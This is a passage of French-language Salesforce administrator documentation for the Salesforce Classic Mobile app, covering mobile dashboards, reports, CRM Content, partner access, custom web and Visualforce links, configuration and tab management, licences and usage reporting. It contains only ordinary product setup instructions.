- Les utilisateurs peuvent travailler hors ligne dans l'application mobile. Sans connexion sans fil, les utilisateurs peuvent afficher le dernier tableau de bord ouvert, mais ils ne peuvent pas l'actualiser ou en sélectionner un autre.
- Pour les tableaux de bord mobiles, la configuration minimale requise est la version 4.5 du système d'exploitation BlackBerry. Les tableaux de bord mobiles sont compatibles avec la version 4.3, mais les tableaux qu'ils contiennent risquent de ne pas s'afficher correctement.
- Les administrateurs de téléphones BlackBerry doivent tenir compte du paramètre de taille de téléchargement dans BlackBerry Enterprise Server, qui détermine la quantité de données de tableaux de bord que le périphérique peut recevoir. Assurez-vous que le paramètre de taille de téléchargement est adapté, puis testez vos tableaux de bord avant de les déployer vers vos utilisateurs mobiles.

Remarque: Actuellement, les tableaux de bord sont disponibles uniquement dans les applications clientes mobiles de téléphones BlackBerry et iPhone.

Pour activer les tableaux de bord mobiles :

1. Dans Configuration, saisissez *Tableaux de bord mobiles* dans la case Recherche rapide, puis sélectionnez **Paramètres des tableaux de bord mobiles**. Cliquez ensuite sur le nom d'une configuration mobile.
2. Dans la liste associée Onglets mobiles, cliquez sur **Personnalisation des onglets** pour définir des onglets mobiles pour la première fois. Si vous avez déjà configuré les onglets mobiles, cliquez sur **Modifier**.
3. Sélectionnez **Tableaux de bord** dans la liste Onglets disponibles, puis cliquez sur la flèche **Ajouter** pour les ajouter à la configuration mobile. La liste Onglets disponibles comprend des onglets d'objets standard et des onglets d'objets personnalisés. Elle peut également contenir des onglets Visualforce et Web.

   ATTENTION: Si vous n'avez pas encore personnalisé des onglets dans la configuration mobile, vous devez sélectionner tous les onglets à afficher dans l'application mobile, pas seulement l'onglet Tableaux de bord.
4. Dans la liste Onglets sélectionnés, sélectionnez l'onglet Tableaux de bord, puis cliquez sur les flèches **Haut** et **Bas** pour organiser les Tableaux de bord dans l'application mobile.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

## Activation des rapports dans Salesforce Classic Mobile

Pour activer les rapports dans l'application Salesforce Classic Mobile :

1. Créez un dossier Rapports mobiles dans Salesforce. Dans la page d'accueil des rapports du site complet, cliquez sur **Créer un nouveau dossier**.
2. Dans le champ `Dossier de rapport`, saisissez : *`Rapports mobiles`*.

   Le serveur ne charge aucun rapport sur les appareil mobiles, sauf si le dossier est nommé `Rapports mobiles`. Vérifiez l'orthographe du nom de dossier avant de l'enregistrer. De plus, Salesforce n'exige pas de noms de dossier uniques. Les utilisateurs de Salesforce Classic Mobile peuvent afficher n'importe quel rapport stocké dans les dossiers nommés Rapports mobiles, sauf si vous limitez l'accès via l'option de visibilité du dossier.
3. Sélectionnez une option d'`accès au dossier public`. Cette option n'affecte pas la possibilité pour les utilisateurs mobiles d'exécuter des rapports.
4. Vous pouvez également sélectionner tout rapport non classé, puis cliquer sur **Ajouter** pour le stocker dans le dossier Rapports mobiles. Vous pouvez également ajouter des rapports au dossier après l'avoir enregistré.
5. Sélectionnez une option de visibilité du dossier.
   - L'option `Ce dossier est accessible à tous les utilisateurs` permet à chaque utilisateur de votre organisation d'afficher la liste des rapports mobiles sur leur appareil.
   - L'option `Ce dossier est uniquement accessible aux utilisateurs suivants` permet d'autoriser l'accès au groupe d'utilisateurs de votre choix.

     Ne rendez pas le dossier `Rapports mobiles` privé, sauf si vous souhaitez masquer les rapports mobiles pour tous les utilisateurs, y compris vous-même.
6. Cliquez sur **Enregistrer**.
7. Ajoutez des rapports au dossier Rapports mobiles. Cliquez sur le nom du rapport dans la page d'accueil des rapports, puis sur **Enregistrer sous** pour enregistrer le rapport dans le dossier Rapports mobiles.

   Une fois le rapport enregistré, vous pouvez faciliter son affichage sur un appareil mobile en modifiant les options. Par exemple, vous pouvez réduire le nombre de colonnes ou saisir des critères de filtre supplémentaires.
8. Ajoutez l'onglet Rapports à vos configurations mobiles. Dans Configuration, saisissez *`Configurations de Salesforce Classic`* dans la case `Recherche rapide`, puis sélectionnez **Configurations de Salesforce Classic**. Cliquez ensuite sur le nom d'une configuration mobile.
9. Dans la liste associée Onglets mobiles, cliquez sur **Personnalisation des onglets** pour définir des onglets mobiles pour la première fois. Si vous avez déjà configuré les onglets mobiles, cliquez sur **Modifier**.
10. Sélectionnez **Rapports** dans la liste Onglets disponibles, puis cliquez sur la flèche **Ajouter** pour les ajouter à la configuration mobile. La liste Onglets disponibles comprend des onglets d'objets standard et des onglets d'objets personnalisés. Elle peut également contenir des onglets Visualforce et Web.

    ATTENTION: Si vous n'avez pas encore personnalisé les onglets dans la configuration mobile, vous devez sélectionner tous les onglets à afficher dans l'application Salesforce Classic Mobile, pas seulement l'onglet Rapports.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et supprimer des dossiers de rapports publics :
- "Gérer les rapports publics"

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

11. Dans la liste Onglets sélectionnés, sélectionnez l'onglet Rapports, puis cliquez sur les flèches **Haut** et **Bas** pour définir l'emplacement d'affichage de l'onglet Rapports dans l'application Salesforce Classic Mobile.
12. Cliquez sur **Enregistrer**.

Remarque: Actuellement, les rapports dans Salesforce Classic Mobile ne sont pas disponibles sur les appareils Android ou iPhone.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

## Configuration de Salesforce CRM Content pour Salesforce Classic Mobile

Notez les points suivants relatifs à la mise en œuvre de Salesforce CRM Content dans Salesforce Classic Mobile :

- Les informations d'enregistrement de contenus sont synchronisées dans le périphérique, mais pas les fichiers associés à ces enregistrements. Cela permet aux utilisateurs de livrer un contenu à partir de l'application, même si un fichier est trop volumineux pour être téléchargé vers un appareil mobile.
- Les utilisateurs ne peuvent pas rechercher un contenu spécifique dans l'application. Ils peuvent uniquement partager un contenu disponible sous l'onglet Contenu, qui est automatiquement synchronisé dans leur périphérique, selon les filtres de leur configuration mobile attribuée.
- Les utilisateurs ne peuvent pas afficher une liste de contenus auxquels ils sont abonnés dans l'application. En outre, ils ne peuvent pas filtrer la liste d'enregistrements de l'onglet Contenu en fonction d'une bibliothèque spécifique.
- Si les utilisateurs peuvent afficher un aperçu d'un contenu et le partager à partir de l'application, ils ne peuvent pas mettre à jour le fichier associé à l'enregistrement du contenu. S'ils disposent des autorisations requises, ils peuvent modifier les champs de la page de détail de contenu.
- Les utilisateurs doivent disposer d'une connexion aux données pour prévisualiser et livrer des contenus. Sans connexion de données, ils peuvent uniquement afficher la page de détail d'un contenu.
- Le contenu de Salesforce Classic Mobile est pris en charge uniquement sur les appareils iPhone.
- Vous ne pouvez pas bloquer les autorisations mobiles de l'objet contenu. Actuellement, l'objet contenu est en lecture seule dans Salesforce Classic Mobile.
- Vous ne pouvez pas modifier la présentation de page mobile de l'objet contenu. La page de détail de contenu de l'application est codée en dur et affiche quelques champs seulement.

Pour configurer Content dans une configuration Salesforce Classic Mobile :

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic** et cliquez sur le nom d'une configuration mobile.
2. Dans la liste associée Jeux de données, cliquez sur **Modifier**.
3. Cliquez sur **Ajouter**.
4. Dans la fenêtre contextuelle, sélectionnez Content, puis cliquez sur **OK**.
5. Utilisez les filtres de champ pour spécifier les enregistrements de contenu à synchroniser.

   Comme les utilisateurs ne peuvent pas rechercher un contenu dans l'application Salesforce Classic Mobile, il est primordial de configurer des filtres qui permettent d'accéder aux contenus importants depuis le périphérique. Vous ne pouvez pas créer de filtres basés sur des bibliothèques ou des abonnements, mais il existe quelques options de configuration de conditions de filtre intéressantes, comme suit :

   - **Date :** Filtrage des champs Date de dernière modification, Date de la modification du contenu ou Date de création. Utilisez des valeurs de date spéciales telles que DERNIERS 90 JOURS ou DERNIERS 180 JOURS pour vous assurer que les enregistrements de contenus récemment mis à jour sont synchronisés.
   - **Responsable :** Filtrage par auteur si des personnes de votre organisation sont responsables de la publication de contenus.
   - **Type de fichier :** Filtrage selon certains types de documents. Par exemple, votre équipe d'opportunité peut être intéressée par des présentations ou des documents PDF.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

Pour créer, modifier ou supprimer des jeux de données Salesforce Classic Mobile :
- Gérer les configurations mobiles

- **Champs personnalisés :** Filtrage par champ personnalisé si vous créez des champs de contenu personnalisés qui facilitent le classement des contenus. Par exemple, si vous créez un champ `Usage fonctionnel` avec des valeurs de liste de sélection, vous pouvez configurer une condition de filtre dans laquelle `Usage fonctionnel` est égal à *`Ventes`*.

6. Vous pouvez également empêcher les enregistrements de contenu de consommer l'intégralité de la mémoire d'un périphérique mobile en activant la deuxième case sous Définir le nombre maximal d'enregistrements et en saisissant le nombre maximal d'enregistrements de contenu que cette configuration peut transférer vers les périphériques mobiles. Utilisez les listes déroulantes Organiser par et Tri pour spécifier les enregistrements à synchroniser en cas de dépassement de la taille limite de votre configuration mobile.
7. Cliquez sur **Terminé**.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

Configuration de Salesforce CRM Content

# Configuration de l'accès Salesforce Classic Mobile pour les utilisateurs partenaires

**Remarque:** À compter de la version Summer '13, le portail partenaire n'est plus disponible pour les organisations qui ne l'utilisent pas déjà. Les organisations existantes conservent un accès total. Si vous n'avez pas de portail partenaire et que vous souhaitez partager aisément des enregistrements et des informations avec vos partenaires, essayez les communautés.

Les organisations existantes qui utilisent des portails partenaires peuvent continuer à les utiliser ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez autoriser les utilisateurs partenaires à accéder aux données du portail partenaire sur des appareils mobiles en utilisant l'application Salesforce Classic Mobile.

Conseils de configuration de Salesforce Classic Mobile pour les utilisateurs partenaires :

- Avant de configurer Salesforce Classic Mobile pour des utilisateurs partenaires, vous devez configurer des comptes utilisateur partenaire et acheter des licences mobiles pour chaque utilisateur du portail partenaire qui doit utiliser Salesforce Classic Mobile. Les profils d'utilisateurs partenaires doivent être attribués à au moins un portail partenaire actif pour pouvoir utiliser Salesforce Classic Mobile. Si un profil utilisateur est attribué à plusieurs portails partenaires, seul le premier portail partenaire est accessible via Salesforce Classic Mobile.
- Les vues de liste personnalisées mobiles n'affectent pas les vues de liste du portail partenaire.
- Si vous rendez disponibles des groupes de données utilisateur dans l'application Salesforce Classic Mobile, les partenaires peuvent attribuer des objets aux utilisateurs des comptes partenaires et à tous les utilisateurs internes. Dans le cas contraire, les partenaires peuvent uniquement affecter des objets aux utilisateurs internes ou de comptes partenaires associés aux enregistrements que vous avez rendu disponibles sur l'appareil mobile.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

## Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile, les jeux de données, les appareils mobiles et les utilisateurs :

- Afficher la configuration

Pour créer, modifier ou supprimer des configurations Salesforce Classic Mobile et des jeux de données, tester des configurations mobiles, modifier les propriétés d'objets mobiles et gérer les vues personnalisées mobiles :

- Gérer les configurations mobiles

## Création de liens vers le Web et des pages Visualforce Mobile pour Salesforce Classic Mobile

Pour améliorer l'intégration entre l'application Salesforce Classic Mobile, Visualforce Mobile et des sites Web externes, vous pouvez créer des liens depuis des enregistrements Salesforce natifs vers des pages Visualforce Mobile ou des sites Web externes. Pour créer les liens, placez des champs de formule de texte dans un objet standard ou personnalisé. Le champ doit être visible dans la présentation de page pour s'afficher dans l'application Salesforce Classic Mobile. Il est préférable d'inclure tous les liens incorporés dans une section séparée appelée « Liens mobiles » en bas de la présentation de page. Il n'existe actuellement aucune méthode pour masquer ces liens dans Salesforce, mais les utilisateurs peuvent réduire la section pour faire disparaître les liens.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des liens ou des boutons personnalisés :
- Personnaliser l'application

1. Accédez à la zone des champs de l'objet approprié.
2. Cliquez sur **Nouveau** dans la section des champs de la page.
3. Sélectionnez `Formule`, puis cliquez sur **Suivant**.
4. Saisissez l'étiquette de champ.

   Le nom du champ est automatiquement renseigné en fonction de l'étiquette que vous saisissez.
5. Sélectionnez `Texte`, puis cliquez sur **Suivant**.
6. Dans l'éditeur de formule, créez le lien vers la page Visualforce personnalisée ou le site Web externe :
   - Pour créer un lien Visualforce, saisissez *`"visualforce:///apex/PageName"`* et remplacez *`PageName`* par le nom de votre page Visualforce. Vous pouvez ajouter des paramètres à la chaîne, tels que *`?contactid=" & Id"`*, afin de transmettre des informations depuis l'enregistrement de l'application cliente vers la page Visualforce.
   - Pour créer un lien Web, saisissez *`"weblink:"`*, suivi de l'URL vers laquelle vous souhaitez pointer le lien, par exemple *`"weblink:http://www.salesforce.com"`*. Vous pouvez ajouter des paramètres à la chaîne afin de transmettre des informations depuis l'enregistrement de l'application cliente vers la page Web. Par exemple, le lien Web suivant lance un site de réseau social depuis un enregistrement de contact et recherche un contact :

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName&
"&filter=name&commit=Search"
```

   Remarque: L'application cliente transmet le lien Visualforce ou Web avec tous les paramètres au navigateur incorporé. Il revient au site Web ou à la page Visualforce Mobile d'interpréter les paramètres. Assurez-vous de construire votre page Visualforce Mobile afin de consommer tout paramètre transmis dans le lien.
7. Cliquez sur **Suivant**.
8. Définissez la sécurité au niveau du champ pour déterminer si le champ doit être visible ou accessible en lecture seule pour des profils spécifiques, puis cliquez sur **Suivant**.

9. Choisissez les présentations de page qui doivent afficher ce champ. À la prochaine étape, nous allons personnaliser la présentation afin de modifier l'emplacement du champ sur la page
10. Enregistrez vos modifications.
11. Modifiez la présentation de page de l'objet. Dans les paramètres de gestion de l'objet dont vous souhaitez modifier la présentation de page, accédez à Présentations de page.
12. Faites glisser l'élément Section depuis la palette vers la présentation de page, puis déposez-le sous les sections existantes.
13. Dans le champ `Nom de section`, saisissez *`Liens mobiles`*.
14. Désactivez l'option `Modifier la page`.
15. Sélectionnez la présentation sur 1 colonne, puis cliquez sur **OK**.
16. Faites glisser le champ de formule de texte depuis sa position actuelle vers la section Liens mobiles.
17. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

Recherche des paramètres de gestion d'objet

## Notification des utilisateurs de la disponibilité de Salesforce Classic Mobile

Lorsque vous êtes prêt à déployer l'application Salesforce Classic Mobile pour vos utilisateurs, informez-les par e-mail de la disponibilité de l'application et joignez les instructions d'installation. Vous pouvez envoyer l'e-mail à l'aide de l'application de messagerie de votre entreprise, par exemple Outlook, ou envoyer un e-mail en masse depuis Salesforce. Quelle que soit la méthode retenue, incluez l'URL qui lance le téléchargement.

- Pour les utilisateurs d'Android, l'URL de téléchargement est `mobile.salesforce.com`. Le lien est le même pour le téléchargement initial et les mises à niveau ultérieures.
- Vous pouvez obtenir l'URL de téléchargement iPhone depuis iTunes. Ouvrez iTunes, cliquez sur **iTunes Store**, puis recherchez Salesforce Classic Mobile. Cliquez sur l'icône de l'application pour afficher ses détails. En haut de la fenêtre iTunes, un chemin de navigation (breadcrumb) représente l'emplacement de l'application dans App Store : **App Store** > **Business** > **Salesforce Classic Mobile**. Faites glisser le chemin vers un éditeur de texte ou un logiciel de traitement de texte pour afficher l'URL de téléchargement de l'application.

Pour envoyer des e-mails en masse aux utilisateurs de Salesforce Classic Mobile depuis Salesforce :

1. Créez un modèle d'e-mail qui informe les utilisateurs de la disponibilité de Salesforce Classic Mobile. Dans vos paramètres personnels, saisissez *`Modèles`* dans la case `Recherche rapide`, puis sélectionnez **Mes modèles** ou **Modèles d'e-mail**, selon le résultat affiché. Vous pouvez également créer un modèle d'e-mail distinct pour les notifications de mise à niveau. Insérez le lien de téléchargement dans les modèles.
2. Créez une vue personnalisée sur la page d'envoi en masse d'e-mails qui affiche uniquement les utilisateurs de Salesforce Classic Mobile.
3. Envoyez des e-mails en masse à vos utilisateurs de Salesforce Classic Mobile, en utilisant la vue personnalisée que vous avez créée. Dans Configuration, saisissez *`Envoyer des e-mails en masse aux utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Envoyer des e-mails en masse aux utilisateurs**.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour créer des modèles d'e-mail HTML :

- Modifier les modèles HTML

Pour envoyer des e-mails en masse aux utilisateurs :

- Envoi d'e-mails en masse

  ET

  Gérer les utilisateurs

# FAQ pour les administrateurs Salesforce Classic Mobile


- L'application Salesforce Classic Mobile est-elle sécurisée ?


Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## L'application Salesforce Classic Mobile est-elle sécurisée ?

Toutes les données transmises entre Salesforce et Salesforce Classic Mobile sont entièrement cryptées et sécurisées sur le réseau sans fil.

L'application mobile est dotée de plusieurs couches de sécurité au niveau du périphérique. Les fournisseurs de périphériques permettent de définir des mots de passe ou des restrictions d'accès protégées par mot de passe. Les utilisateurs doivent utiliser la protection du périphérique en respectant la stratégie de sécurité de votre organisation. Si le périphérique est verrouillé par mot de passe, la récupération de données confidentielles par des utilisateurs non autorisés est difficile.

En outre, un utilisateur doit disposer d'identifiants Salesforce valides pour activer l'application mobile sur le périphérique. Lorsqu'un utilisateur enregistre un nouveau périphérique sans fil, les données Salesforce de leur ancien périphérique sans fil sont automatiquement effacées. Les utilisateurs peuvent activer un seul périphérique mobile à la fois. Les utilisateurs sont également informés lorsqu'un nouveau périphérique est activé en utilisant leur compte Salesforce. Si un utilisateur connecté dépasse la période d'inactivité configurée par l'administrateur sur le périphérique mobile, la session mobile prend fin et le mot de passe est requis pour rétablir la session.

Les administrateurs peuvent également supprimer des données à distance sur un périphérique perdu ou volé.

## Existe-t-il une méthode simple pour déployer Salesforce Classic Mobile vers tous les utilisateurs de BlackBerry ?

Si votre organisation gère des smartphones BlackBerry à l'aide de BlackBerry Enterprise Server (BES), vous pouvez utiliser Application Push. Application Push est une technologie de transmission initiée par un administrateur sur BlackBerry Enterprise Server, qui permet d'installer des applications à distance sur des smartphones BlackBerry. Cette technologie est développée ou prise en charge par Salesforce, mais les administrateurs de BlackBerry Enterprise Server peuvent l'utiliser pour installer Salesforce Classic Mobile sur les appareils mobiles BlackBerry de leurs utilisateurs.

Pour plus d'informations sur Application Push, reportez-vous aux sections « Making additional BlackBerry device software and applications available to users » et « Creating software configurations » du *Guide d'administration de BlackBerry Enterprise Server* de Research in Motion. Si vous rencontrez des difficultés d'ordre technique avec Application Push, contactez l'assistance de Research in Motion.

# Gestion de configurations Salesforce Classic Mobile

Pour gérer vos configurations Salesforce Classic Mobile, dans Configuration, saisissez *Configurations Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations Salesforce Classic**.

- Pour définir une nouvelle configuration mobile, cliquez sur **Nouvelle configuration mobile**.
- Pour modifier une configuration mobile (y compris l'attribution de différents utilisateurs ou profils et la modification de la taille maximale des jeux de données), cliquez sur **Modifier**.
- Pour activer une configuration mobile, cliquez sur **Modifier**, cochez la case Actif, puis cliquez sur **Enregistrer**. Désélectionnez Active pour désactiver la configuration mobile.
- Pour supprimer une configuration mobile, cliquez sur **Suppr**.
- Pour visualiser les détails d'une configuration mobile, cliquez sur son nom.

  Dans une page de détail de configuration mobile, vous pouvez effectuer les opérations suivantes :

  - Modifier les jeux de données d'une configuration mobile en cliquant sur **Modifier** dans la liste associée Jeux de données.
  - Modifier les propriétés des objets mobilisés en cliquant sur **Modifier** en regard d'un nom d'objet dans la liste associée Propriétés d'objet mobile.
  - Personnaliser les onglets d'une configuration mobile en cliquant sur **Modifier** dans la liste associée Onglets mobiles.
  - Créer des vues personnalisées pour une configuration mobile en cliquant sur **Modifier** dans la liste associée Vues mobiles.
  - Cloner la configuration mobile en cliquant sur **Cloner**.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

## Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile :

- Afficher la configuration

Pour créer, modifier ou supprimer des configurations Salesforce Classic Mobile :

- Gérer les configurations mobiles

## Autorisations de Salesforce Classic Mobile

Une licence mobile est requise pour chaque utilisateur qui souhaite accéder à l'application Salesforce Classic Mobile. Vous attribuez des licences mobiles à l'aide de la case `Utilisateur mobile` de l'enregistrement d'utilisateur.

Pour les organisations utilisant Unlimited Edition, Performance Edition et Developer Edition, Salesforce fournit une licence mobile pour chaque licence Salesforce, et la case `Utilisateur mobile` est activée par défaut pour tous les utilisateurs. Les organisations utilisant Professional Edition ou Enterprise Edition doivent acheter des licences mobiles séparément et les attribuer manuellement.

**Remarque:** La case `Utilisateur mobile` est désactivée par défaut pour les nouveaux utilisateurs de Performance Edition.

Pour empêcher les utilisateurs d'activer Salesforce Classic Mobile sur leur appareil mobile avant que le déploiement de l'application soit prêt, désactivez la case à cocher `Utilisateur mobile` pour tous les utilisateurs.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile :

- Afficher la configuration

Pour créer, modifier ou supprimer des configurations Salesforce Classic Mobile :

- Gérer les configurations mobiles

## Gestion de onglets Salesforce Classic Mobile

Pour gérer les onglets d'une configuration Salesforce Classic Mobile, dans Configuration, saisissez *Configurations Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations Salesforce Classic**. Cliquez ensuite sur le nom de la configuration mobile, puis accédez à la liste associée Onglets mobiles.

Si vous avez déjà personnalisé les onglets de configuration, la liste associée Onglets mobiles affiche les onglets sélectionnés.

- Pour modifier la configuration des onglets, cliquez sur **Modifier**.
- Pour supprimer la configuration des onglets mobiles et utiliser à la place le comportement par défaut des onglets, cliquez sur **Restaurer les valeurs par défaut**.

Si vous n'avez pas personnalisé les onglets de configuration, la liste associée indique que le comportement par défaut des onglets est utilisé pour cette configuration. Pour personnaliser les onglets utilisés par la configuration et définir leur ordre, cliquez sur **Personnaliser les onglets**.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

Gestion de configurations Salesforce Classic Mobile

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile :

- Afficher la configuration

Pour gérer les onglets Salesforce Classic Mobile :

- Gérer les configurations mobiles

## Gestion de vues Salesforce Classic Mobile

Pour gérer les vues personnalisées d'une configuration Salesforce Classic Mobile, dans Configuration, saisissez *Configurations Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations Salesforce Classic**. Cliquez ensuite sur le nom de la configuration mobile puis accédez à la liste associée Vues mobiles.

- Pour afficher la liste de toutes vos vues personnalisées, choisissez Tous les objets dans la liste déroulante Sélectionner un objet. Vous pouvez également utiliser la liste déroulante Sélectionner un objet pour filtrer les vues par type d'objet.
- Pour créer une vue mobile, sélectionnez le type d'objet dans la liste déroulante Sélectionner un objet puis cliquez sur **Nouvelle vue mobile**.
- Pour modifier une vue mobile personnalisée, cliquez sur **Modifier** en regard du nom de la vue.
- Pour supprimer une vue mobile personnalisée, cliquez sur **Suppr** en regard du nom de la vue.
- Pour afficher les détails d'une vue mobile personnalisée, cliquez sur son nom.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile

Gestion de configurations Salesforce Classic Mobile

Gestion des appareils Salesforce Classic Mobile

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour afficher les utilisateurs et les appareils Salesforce Classic Mobile :

- " Afficher la configuration "

Pour gérer les vues personnalisées Salesforce Classic Mobile :

- " Gérer les configurations mobiles "

## Données d'utilisation de Salesforce Classic Mobile dans des types de rapport personnalisé

Vous pouvez créer des types de rapport personnalisé contenant des données qui indiquent comment votre organisation utilise Salesforce Classic Mobile. Par exemple, les rapports peuvent indiquer la fréquence à laquelle les utilisateurs accèdent à Salesforce Classic Mobile, les modèles d'appareils mobiles utilisés, etc.

Pour créer un type de rapport personnalisé avec des données d'utilisation de Salesforce Classic Mobile, sélectionnez l'`Objet principal` de la session mobile en définissant un type de rapport personnalisé. Lorsque vous sélectionnez les champs pour un type de rapport personnalisé, choisissez parmi les champs spécifiques à Salesforce Classic Mobile ci-dessous.

| Point de données d'utilisation mobile | Définition |
|---|---|
| Marque | Opérateur sans fil |
| Taille des données (octets) | Taille totale des enregistrements sur le périphérique |
| Adresse du périphérique | Adresse physique unique de l'appareil (UDID pour iOS) |
| Version de l'application du périphérique | Version installée de Salesforce Classic Mobile |
| Modèle du périphérique | Modèle de périphérique |
| Version du système d'exploitation du périphérique | Version du système d'exploitation installé sur le périphérique |
| Durée | Durée de la session mobile en secondes |
| Date de la dernière inscription | Date de la dernière inscription ou activation |
| Date du dernier statut | Date de la dernière communication reçue du périphérique |
| Fabricant | Fabricant du périphérique |
| Taille en métadonnées (octets) | Taille en métadonnées (présentations de page, valeurs de liste de sélection, etc.) sur le périphérique |
| Propriétaire : Nom complet | Nom de l'utilisateur du périphérique |
| Date de début de la session | Date de début de la session mobile |
| Statut | Indique que le jeu de données de l'utilisateur dépasse la taille maximale autorisée par la configuration mobile |

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

**Remarque:**

- Les sessions mobiles sont semblables à des sessions sur le Web dans les rapports d'historique des connexions. Les sessions mobiles ont toutefois une valeur d'expiration fixée à 20 minutes. Salesforce crée une session mobile lorsqu'un utilisateur lance ou se connecte à Salesforce Classic Mobile après 20 minutes d'inactivité dans l'application ou sur le périphérique en général.

